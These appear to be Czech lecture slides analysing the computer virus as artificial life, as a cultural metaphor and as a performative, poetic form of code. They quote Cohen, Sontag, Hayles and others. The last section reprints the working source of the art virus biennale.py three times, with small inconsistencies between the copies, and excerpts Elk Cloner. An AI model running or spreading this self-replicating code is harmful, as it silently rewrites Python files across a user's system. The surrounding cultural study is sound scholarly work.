

Virus jako umělý život

- Analýza textů, které si kladou otázku, zda můžeme virus považovat za živý
- Počátky těchto úvah - 80. léta 20. století
- k jejich kulminaci dochází v první polovině 90. let 20. století
- Oborové zázemí autorů – Artificial Life, přírodní vědy, počítačová věda
- Autoři vytvářejí specifický obraz viru
- Cíl- odhalit různé ideologie ukryté v textech, čím byli autoři ovlivněni

Příklady textů

- Claus Emmeche - The Garden in the Machine: The Emerging Science of Artificial Life (1996)
- Eugen H. Spafford - Computer Viruses as Artificial Life (1994)
- Paul-Michael Agapow - Computer Viruses: the Inevitability of Evolution? (1993)
- J. Doyne Farmer - Alletta A. Belin - Artificial Life: The Coming Evolution (1990)
- Fred Cohen – Computer Viruses (1985)

- Autoři využívají identickou metodu k zodpovězení otázky, zda je virus živý

Seznam vlastností živých organismů

- 1. Život je proměňujícím se vzorem v prostoru a čase
- 2. Schopnost rozmnožování
- 3. **Popis organismu je uložený ve formě informace (DNA)**
- 4. Metabolismus
- 5. Funkční interakce s prostředím
- 6. Vzájemná závislost jednotlivých částí organismu
- 7. Udržování stability navzdory změnám v prostředí
- 8. **Schopnost vývoje (evoluce)**

- Výsledný závěr je jednoznačný – virus není živý, nesplňuje všechna kritéria
- Bližší pohled na dvě kritéria, která tvoří důležitý předpoklad nejen pro vnímání a tvorbu viru, ale hrají také důležitou roli v tom, jakým způsobem si představujeme umělý život
- 1. Popis organismu je uložený ve formě informace (DNA)
- 2. Schopnost vývoje (evoluce)

Ztotožnění DNA a informace

- Po druhé světové válce nové pojetí komunikace – žijeme v informačním světě, základem technologií i našich těl je informace
- Informační diskurz se formoval zde: Macy Conferences of Cybernetics (od 1946 do 1953)
- Warren Weaver a Claude Shannon – nová teorie informace – matematický popis informace, došlo k jejímu odtělesnění,
- není důležité poselství, ale přenos signálu,

<https://www.youtube.com/watch?v=vPKkXibQXGA>

- Autoři textů o počítačovém viru sdílejí pohled na informační podstatu života a nijak jej neproblematizují
- virus je informačním vzorem uloženým na disku a díky tomu splňuje jednu z vlastností živých organismů
- Ignorují jeho materialitu

Evoluce a mutace

- S Jakým modelem evoluce autoři pracují?
- Dominantní model – Darwinova evoluční teorie
- vypráví nám příběh o evoluci, v níž vítězí ti jedinci, jež mají nejrozvinutější schopnost přežít v daném prostředí

Imaginární virus


- Spekulativní charakter textů
- velmi často se v textech setkáváme se zamyšlenými o tom, jak bude počítačový virus vypadat v budoucnu
- Společné znaky těchto vizí - konstrukce poslušného viru, užitečný nástroj, automatizace určitých činností, virus jako průvodce informačním světem

- „ ...namísto toho, aby psali zákeřné viry, které poškozují počítačové systémy jiných lidí, skrývali svou identitu a riskovali zatčení, trestní stíhání a trest. Tvůrcům virů bychom měli poskytnout legitimní prostor pro vyjádření jejich intelektuálních zájmů, aby se jim dostalo pozitivního uznání a finančních odměn za jejich úsilí. Změnou systému odměn a trestů můžeme dramaticky zlepšit globální situaci kolem viru a zároveň využít kreativní snahy tvůrců virů pro užitečné záměry.“
- Fred Cohen

- Tyto vize přináší také obavy
- Co když nad viry ztratíme kontrolu
- Co když se virus vyvine do inteligentnějších forem

Virtuální kontejner: modernistické očišťování

- Výzkumníci se chovají k viru stejně jako k biologickým objektům, které zkoumají, přistupují k viru jako k entitě oddělené od kultury a samotných výzkumníků – objektivní pohled
- Proto jsou v oblasti A-life realizovány kontrolované experimenty
- Experimenty se odehrávají ve virtuálních operačních systémech – příklad - Tierra



- <https://www.youtube.com/watch?v=8jd9U8NtzxY>

Virus jako umělý život (moderní přístup) – hlavní znaky textů

- Většinou se hovoří o jakémisi obecném viru, nezmiňují se skutečné viry
- Počítačový virus analyzován na základě jasně definovaných binárních opozic (živý x neživý, subjekt x objekt)
- Virus existuje mimo společenský a kulturní kontext (technologický objekt)
- Negativní obraz viru
- Ztotožnění digitální informace s DNA
- Místo reálných virů autoři často popisují imaginární viry
- Preference Darwinova modelu evoluce

Virus jako metafora

- analýza textů, které se zabývají tím, jak je počítačový virus reprezentován v současném diskurzu, ať už v podobě obrazů, rozmanitých výroků či textů a jak sám funguje jako metafora
- První texty tohoto charakteru – pol. 90. let
- skutečný rozmach nastává až s příchodem druhého tisíciletí

Příklady textů

- Larissa Mikhailovna Alekseeva - Metaphor in Computer Virology Discourse (2013)
- Roberta Buiani - Scary Networks? Viruses as Discursive Practice (2005)
- Anne-Marie Thomas - It Came from Outer Space: The Virus, Cultural Anxiety and Speculative Fiction (2002)
- Jeffrey Weinstock – Virus Culture (1997)
- Julian Dibbell - Viruses Are Good for You (1995)

- 1. Diskurz hygieny
- 2. Diskurz nemoci
- 3. Diskurz terorismu

- Další exponovaná témata
- Subverzivní potenciál viru

Diskurz hygieny

- Jednou ze základních binárních opozic, která strukturuje náš vztah ke světu je opozice mezi naším já a vnějším světem
- Z této základní metafory vychází i diskurz hygieny
- Michael Foucault - Zrození biopolitiky. Kurs na Collège de France 1978-1979 – koncept biomoci – disciplinace občanského těla

- Soubor pravidel, jak se starat o své tělo
- Eliminace všeho cizího nečistého
- Virus, bakterie ohrožuje naše zdraví – něco nehygienického
- Počítačový virus narušuje zdraví našeho počítače – přenos metafory
- Časté využívání biologických metafor v antivirovém průmyslu – chápání viru skrze metafory zdraví, imunity a nákazy

Počítačový virus jako nemoc

Susan Sontagová. Nemoc jako metafora, AIDS a jeho metafory

„ Každé závažné chorobě, jejíž původ je nejasný a léčba neúčinná, bývají připisovány různé významy. Nejprve bývá ztotožňována s tím, co vzbuzuje ty nejhorší pocity (zkaženost, hniloba, poskvrnění, rozpad, slabost); nemoc sama tak získává metaforický smysl. Pak se ve jménu této choroby (tj. s použitím jejího názvu jako metafory) přenáší děs na jiné věci; nemoc se stává přívlastkem. To či ono je označováno za podobné této nemoci, což znamená, že je to odpudivé nebo ohavné.“

- Počítačový virus přirovnán k AIDS – primární metafora
- hlavní zdroj strachu a úzkosti z viru — jeho přirovnání k nebezpečné nemoci
- Virus jako hlavní symbol smrti
- „Už po několik generací je běžnou představou smrti úmrtí na rakovinu a takovou smrt chápeme jako všeobecnou porážku. V současné době přebírá roli ničitele života a nadějí AIDS.“

- Leif Elggren – projekt - Virulent Images/Virulent Sounds (2003) – ironický komentář našeho strachu z viru
- „Infekční schopnost virů je uložena v jejich formě. Sledování viru nás vystavuje stejnému riziku infekce jako fyzický kontakt s virem. Dokonce i letmý pohled na fotografii, například viru Eboly, může vyvolat nebezpečí infekce. Vizuální struktura virového systému zasáhne oko a v lidském mozku transformuje tuto informaci zpět do fyzického, živého viru, který zaútočí na jistou část vašeho těla.“

Hacker jako šířitel virové nákazy

- Když přichází nová nemoc je vnímána jako něco cizího, potřeba identifikovat původce nemoci
- AIDS - homosexuálové a uživatelé drog
- viník nákazy v digitálním prostoru – hacker
- Proměna obrazu hackerské subkultury v druhé polovině 80. let – dochází k negativizaci

- Antivirový průmysl konstruuje psychologický profil nebezpečného tvůrce počítačových virů
- „Toto soustředění na triviální aspekty motivací tvůrců virů odvrací pozornost od možnosti, že viry by mohly být vytvářeny lidmi, kteří mají komplexnější politické motivy.“ Helmreich, Stefan. Flexible Infections: Computer Viruses, Human Bodies, Nation-States, Evolutionary Capitalism.

Virus jako terorista

- Proč popisujeme virus jako teroristu?
- a) militaristický popis imunitního systému
- b) popis typického chování viru – lživý, neviditelný útočník, skrývá se v těle atd.
- Virus získává lidské vlastnosti


Posun ve vnímání tvůrců virů

- **a)** 80. léta až první pol. 90. let hackeři jako duševně nemocné osoby, nevybouření teenageři
- Dvě výjimky:
- Jeruzalém virus (1987)
- Popis tvůrců virů v kyberpunkových fikcích
- **b)** Konec 90.let – rostoucí obavy z teroristických útoků, hacker vnímán jako terorista

Hacker jako terorista

- Proč k tomu došlo?
- internetové sítě jsou přirovnávány k národním státům
- Hackeři ohrožují řádné fungování sítě (státu)
- Hacker je cizinec, přistěhovalec, lživý útočník
- činnost hackera získává politický rozměr

Umělecká instalace Infrasense (2004) - tvůrce Robert Saucier + KIT

- <https://www.youtube.com/watch?v=a5WTt8KvSWQ>

Charakteristiky postmoderního přístupu - shrnutí

- Analýza reprezentace počítačového viru v médiích, odborných a populárních textech a vědeckých simulacích.
- Soustředění výhradně na metaforickou existenci počítačového viru, nikoliv na jeho skutečné chování.
- Počítačový virus je považován za kulturní produkt.
- Virus funguje jako významná metafora, která odráží povahu současné kultury.

- Identifikace a kritika negativních metafor, prostřednictvím kterých vnímáme počítačový virus (terorismus, nemoc, hygiena).
- Pozitivní potenciál viru je spatřován v jeho schopnosti překračovat hranice mezi různými diskurzy, zajišťovat přenos vědění z jednoho diskurzu do druhého
- Kritika objektivního výzkumu viru. Do výzkumu viru se vždy promítají určité kulturní hodnoty, sdílené znalosti vědecké komunity a subjektivní preference výzkumníků.
- Analýza praktik antivirového průmyslu, které souvisí s negativizací počítačového viru

```
* biennale.py _____ go _____ to _____ 49th Biennale di Venezia
* HTTP://MMH.0100101110101101.ORG _ + _ [epidemiC] http://www.epidemic.ws
from dircache import *
from string import *
import os, sys
from stat import *
```

Virus jako řečový akt

```
def fornicate(guest):
    try:
        soul = open(guest, "r")
        body = soul.read()
        soul.close()
        if find(body, "[epidemiC]") == -1:
            soul = open(guest, "w")
            soul.write(mybody + "\n\n" + body)
            soul.close()
    except IOError: pass

def chat(party, guest):
    if split(guest, ".")[-1] in ("py", "pyw"):
        fornicate(party + guest)

def join(party):
    try:
        if not S_ISLNK(os.stat(party)[ST_MODE]):
            guestbook = listdir(party)
            if party != "/": party = party + "/"
            if not lower(party) in wank and not "__init__.py" in guestbook:
                for guest in guestbook:
                    chat(party, guest)
                    join(party + guest)
    except OSError: pass

if __name__ == '__main__':
    mysoul = open(sys.argv[0])
    mybody = mysoul.read()
    mybody = mybody[:find(mybody, "***3") + 3]
    mysoul.close()
```

- „Zdrojový kód je novou formou jazyka: programovací jazyk, který, jak už to u mluveného či psaného jazyka bývá, má svou vlastní formální logiku a formu. Přestože počítačový virus není jasně vymezenou uměleckou kategorií, ale spíše digitálním objektem (nebo možná subjektem?), také má jistou konkrétní formu. Je produktem experimentálního přístupu k jazyku, který se neustále rozvíjí.“ Franziska Nori

Teorie řečových aktů

- John Langshaw Austin. Jak udělat něco slovy. Praha: Filosofia, 2000.
- Základní rozdělení promluv:
 - a) Lokuční
 - b) Ilokuční
 - c) Perlokuční
- Austin klade důraz na performativní dimenzi jazyka

Digitální kód jako řečový akt

- Programovací jazyk můžeme považovat za jistý druh promluvy. K tomuto názoru se přiklání zejména teoretici z oboru softwarových studií
- Soubor textů z oblasti softwarových studií - první texty po roce 2000
- zkoumají virus na úrovni digitálního kódu a považují jej za specifický vyjadřovací prostředek

Jakými způsoby pracují s teorií řečových aktů badatelé z oblasti softwarových studií?


- Inke Arns - **Read_me, run_me, execute_me. Code as Executable Text: Software Art and its Focus on Program Code as Performative Text.**
- Kód je ilokuční řečový akt – nic nereprezentuje, je schopný akce

- Geoff Cox– Alex McLean. Speaking Code.
- „Počítačový kód má zároveň čitelný i spustitelný stav, jmenovitě stav čtení i zápisu na úrovni jazyka samotného.“

- **Katherine Hayles. My Mother Was Computer: Digital Subjects and Literary Texts.**
- „...kód spuštěný v digitálním počítači způsobuje změny v chování tohoto stroje a prostřednictvím síťových portů a dalších rozhraní může iniciovat další změny, všechny implementované skrze přenos a spuštění kódu.“

- Digitální kód dokáže působit změny ve vnějším světě – kód ovlivňuje sféru politického, estetického a sociálního
- na tom se všichni autoři shodují
- **politická dimenze kódu**
- Otázka, jak zviditelnit vnějšek softwaru?

Live coding

<https://www.youtube.com/watch?v=Z-8DX7g2zEc>

Biennale.py (2001) –

dílo skupiny EpidemíC + Eva a Franco Mattes
(pseudonym 0100101110101101.org)

```

# biennale.py _____ go _____ to _____ 49th Biennale di Venezia
# HTTP://5&M.0100101110101101.ORG __ + __ [epidemíC] http://www.epidemíC.es
from dircache import *
from string import *
import os, sys
from stat import *


def fornicate(guest):
    try:
        soul = open(guest, "r")
        body = soul.read()
        soul.close()
        if find(body, "[epidemíC]*") == -1:
            soul = open(guest, "w")
            soul.write(mybody + "\n\n" + body)
            soul.close()
    except IOError: pass

def chat(party, guest):
    if split(guest, ".")[-1] in ("py", "pys"):
        fornicate(party + guest)

def join(party):
    try:
        if not S_ISLNK(os.stat(party)[ST_MODE]):
            guestbook = listdir(party)
            if party != "/": party = party + "/"
            if not lower(party) in wank and not "__init__.py" in guestbook:
                for guest in guestbook:
                    chat(party, guest)
                    join(party + guest)
    except OSError: pass

if __name__ == '__main__':
    mysoul = open(sys.argv[0])
    mybody = mysoul.read()
    mybody = mybody[:find(mybody, "***3") + 3]
    mysoul.close()
    blacklist = replace(split(sys.exec_prefix, ";")[-1], "\\", "/")
    if blacklist[-1] != "/": blacklist = blacklist + "/"
    wank = [lower(blacklist), "/proc/", "/dev/"]
    join("/")
    print "> This file was contaminated by biennale.py, the world slowest virus."
    print "Either Linux or Windows, biennale.py is definitely the first Python virus."
    print "[epidemíC] http://www.epidemíC.es __ + __ HTTP://5&M.0100101110101101.ORG "
    print "> _____ 49th Biennale di Venezia _____ <"

```

Poetický virus

- Programovací jazyk se odlišuje od přirozeného jazyka svou instrumentálností, záměrná eliminace jakékoliv nejednoznačnosti
- Ale Florian Kramer zasazuje tento jazyk do širšího kulturního kontextu – odrývá jeho magickou dimenzi
- „Komputace a představy o ní jsou bohaté na kontradikce a naplněné metafyzickými a ontologickými spekulacemi. Pod povrchem všech těchto kontradikcí a spekulací leží naše obsese kódem, který uskuteční fantasma, v němž se slova stanou tělem. Tato vidina však zůstává nenaplněna, protože její realizace stále znovu a znovu selhává tváří v tvář nezměrným spekulativním očekáváním, která do této představy vkládáme.“ Florian Kramer

- Kód má poetické kvality - umělci jdou proti jeho instrumentalitě, snaha učinit z kódu umělecký prostředek
- **výstava I Love You (2002)** - ve Frankfurtském muzeu aplikovaného umění (Museum für Angewandte Kunst Frankfurt)
- průzkum uměleckého potenciálu počítačového viru

- Součástí výstavy performance Franca Berardiho
- přednesl zdrojový kód počítačového viru I Love You jako kdyby se jednalo o báseň
- pokus o emancipaci kódu - od utilitárního využití směrem k poetickému vyjádření
- <https://www.youtube.com/watch?v=jJFIROqr96E>
- Ursonate -
<https://www.youtube.com/watch?v=rs0yapSlRmM>

Básně v digitálním kódu

- báseň v programovacím jazyce- kombinace literárního a strojového jazyka
- Báseň má dvojí artikulaci, jednak textuální forma a také běžící program
- programovací jazyk PEARL
- typické žánry: básně tvořené volným proudem slov, konkrétní poezie, haiku, kaligramy

Srovnání zdrojového viru Bienalle.py se zdrojovým kódem viru Elkcloner

Elkcloner

- POEM ASC 'ELK CLONER:',
- DFB \$8D,\$8D
- ASC ' THE PROGRAM WITH A PERSONALITY'
- DFB \$8D,\$8D,\$8D
- ASC 'IT WILL GET ON ALL YOUR DISKS'
- DFB \$8D
- ASC 'IT WILL INFILTRATE YOUR CHIPS'
- DFB \$8D
- ASC 'YES IT'
- DFB \$A7
- ASC 'S CLONER!'
- DFB \$8D,\$8D
- ASC 'IT WILL STICK TO YOU LIKE GLUE'
- DFB \$8D
- ASC 'IT WILL MODIFY RAM TOO'
- DFB \$8D
- ASC 'SEND IN THE CLONER!'
- DFB \$8D,\$8D,\$8D,\$8D,\$0

Bienalle.py

```
* bienalle.py _____ go _____ to _____ 49th Biennale di Venezia
* HTTP://1111.0100101110101101.ORG __ + __ [epidemic] http://www.epidemic.ws
from dircache import *
from string import *
import os, sys
from stat import *

def fornicate(guest):
    try:
        soul = open(guest, "r")
        body = soul.read()
        soul.close()
        if find(body, "[epidemic]") == -1:
            soul = open(guest, "w")
            soul.write(mybody + "\n\n" + body)
            soul.close()
    except IOError: pass

def chat(party, guest):
    if split(guest, ".")[-1] in ("py", "pyw"):
        fornicate(party + guest)

def join(party):
    try:
        if not S_ISLNK(os.stat(party)[ST_MODE]):
            guestbook = listdir(party)
            if party != "/": party = party + "/"
            if not lower(party) in wank and not "__init__.py" in guestbook:
                for guest in guestbook:
                    chat(party, guest)
                    join(party + guest)
    except OSError: pass

if __name__ == '__main__':
    mysoul = open(sys.argv[0])
    mybody = mysoul.read()
    mybody = mybody[:find(mybody, "#"*3) + 3]
    musoul.close()
```

Bienalle.py – básnické kvality kódu

- duše = otevřít (host, " r")
- tělo = duše.číst ()
- má duše = uzavřít ()
- mé tělo = mé tělo [: najdi(moje tělo, "#" *3) + 3]

Virus jako řečový akt – shrnutí (nemoderní přístup)

- Počítačový virus je nahlížen jako aktivní aktér v širší síti sociálních, materiálních, politických, technologických a uměleckých vztahů.
- Zaměření na výzkum reálných funkcí počítačového viru
- Virus je považován za experimentální digitální jazyk, který má expresivní potenciál.
- Soustředění na výzkum performativních vlastností viru
- Počítačový virus funguje jako inspirativní model pro alternativní způsoby myšlení o současné digitální kultuře